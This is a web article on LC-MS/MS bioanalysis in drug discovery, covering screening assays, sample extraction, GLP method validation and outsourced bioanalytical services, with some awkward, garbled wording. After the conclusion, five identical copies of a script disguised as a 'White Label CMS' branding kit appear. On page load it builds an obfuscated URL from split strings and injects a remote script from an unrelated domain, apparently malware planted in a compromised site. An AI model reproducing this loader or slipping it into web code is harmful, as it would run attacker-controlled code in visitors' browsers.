

Driven by the requirements of contemporary drug discovery, there is a need for highly precise analytical platforms which will help to assess the complexity of the chemical entity in biological systems. Small molecules and large biologics need to move through progressive stages of the pipeline, and pharmaceutical researchers need to be apt with reliable information to support these stages. The ability to reliably differentiate structurally similar metabolites from parental therapeutic compounds in plasma is not guaranteed by traditional methods to determine such changes. Advanced hyphenated technologies overcome this limitation with greater separation power and allow for mass measurement of the separated species. These systems can be used when the identification of the target compounds is still at an early discovery stage and for preclinical pipeline studies to track target compounds with high specificity.
The Role of Hyphenated Mass Spectrometry
Liquid-phase separation and tandem mass detection delivers unparalleled chemical resolution for today’s pharmaceutical pipelines. Liquid Chromatography-mass Spectrometry platforms can be equipped to detect and identify small amounts of chemical structures in biological samples. This instrumentation fractionates compounds in the mass spectrometer analyzer by physical interaction prior to entry in the high vacuum section of the mass spectrometer. The first separation stage allows chemical backgrounds to be reduced, which avoids endogenous matrix lipids suppressing the signal.
Tandem mass spectrometry or LC-MS/MS, separates a parent molecular ion (precursor ion) to fragment it physically in the collision cells. This results in specific product ions to be used as molecular fingerprints for target tracking. So it’s possible to researchers confirm the identity of compounds with high accuracy even in low concentrations (nanograms). This low likelihood of false identification in early target validation work is provided by this high selectivity.
Applications in Early Stage Screening and Target Discovery
To find weak leads of drugs which would be worth going to animal studies it is necessary to run a volume of chemicals high throughput screening methods.Because drugs need to be discovered in the early stages, high throughput method should be used to filter out the weak drugs which might be worthy of animal studies before the latter. Automated screening assays help analysts rank the chemical candidates by target-binding parameters.
The key screening workflows are based on different cellular models for validation of simple therapeutic modes of action:
- Toxicity Analysis of a growing collection of immortalised cell lines.
- Sharing of the following receptor activation metrics after exposure to candidate molecules.
- Monitoring the downstream effects of a compound from multiple genes.
- Measurement of changes in protein secretion from cells in modified cell culture media. These bioevaluations select the most interesting chemical structures from the candidates libraries.
As scientists, they have a parallel cell-based assay to detect real changes in functionalities within viable tissue samples. These assays are cell based functional assays which validate that binding events impact upon the desired biological outcomes. Further, automated cell-based screening assays characterize thousands of different chemical mixtures in reduced time for discovery.
Sample Preparation Protocols and Analytical Challenges
To obtain reliable quantification it is necessary to make sure that each biological sample is handled in a correct manner prior to instrument injection. The sample extraction procedure to remove unwanted proteins and salts is unique for each different sample tested by LC-MS/MS. Protein precipitation, liquid/liquid extraction, and solid-phase microextraction are some of the commonly used extraction techniques.
Variability is often added to measurements by improper processing which can result downstream from bad measurements with analytical instruments. The scientists optimize the extraction steps so that they recover maximum amount of the analyte as well as keep the chemical background low.
To keep the specimens in good order for longer runs, there are some specific steps taken in the laboratory:
- Incorporating internal standards into each sample vessel to determine possible losses during processing.
- Precisely removing of large plasma protein by organized additions of controlled chemical organic solvent.
- High speed centrifuging for removal of solid wastes from liquid phases.
- Concentrating end-product target analytes by evaporating overnitrogen. The following precautions ward of analytical columns being clogged due to the presence of particulates.
After extraction samples go into automated injection probe for definitive LC-MS/MS analysis. This step facilitates the accurate measurement of peak areas and the determination of absolute amounts of several compounds with several calibration ranges.
Bioanalytical Operations in Preclinical Development
Precise monitoring of drug absorption, distribution, metabolism, and excretion (ADME) is needed in preclinical studies. LC-MS/MS bioanalysis allows for low level drug quantitation, and determination of important parameters like half-life and clearance used for first in human dose determination.
Maintaining quality and reliability of the data, laboratories implement Good Laboratory Practice (GLP) and carry out comprehensive bioanalytical method development and validation prior to the analysis of study samples. It is important to validate the assay to verify consistent assay performance in the following ways:
- Accuracy across different quality control levels.
- Precision to reduce variations.
- Stability under storage conditions.
- Specificity with respect to possible metabolic interference.
Conformance to these standards provides confidence in the data supporting regulatory submissions and aiding in making drug development decisions.
Harnessing Specialized Bioanalytical Services
Specialized hardware spending and continuous employee training are necessary for developing analytical methods for customized use. For this reason, professional Bioanalytical Services is outsourced in many biotechnology companies to optimize the resources of the company to accomplish these tasks. These partners give access to qualified validation scientists to solve hard assay challenges.
Early-stage development timelines are reduced by using a dedicated external mass spectrometry assay provider. Contract facilities have duplications of instrumentation for safe data collection throughout large campaigns of validations. This support enables the in-house pharmaceutical group to stay immersed in the core of pharmaceutical discovery on its own.
Conclusion
The sensitivity and selectivity demanded for contemporary pharmaceutical discovery and development programs can be met by tandem mass spectrometry. The technology provides accurate quantification at multiple stages of the pipeline, from screen to preclinical safety validation. The platform provides scientists with an easy identification system that allows them to accurately describe complex drug candidates. Work delegated to external facilities ensures that these obligations are performed in a timely and in a way that meets regulatory requirements. Finally, these high-powered analytical systems help move the development of these safe and effective therapeutics to global clinical markets more quickly.
/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);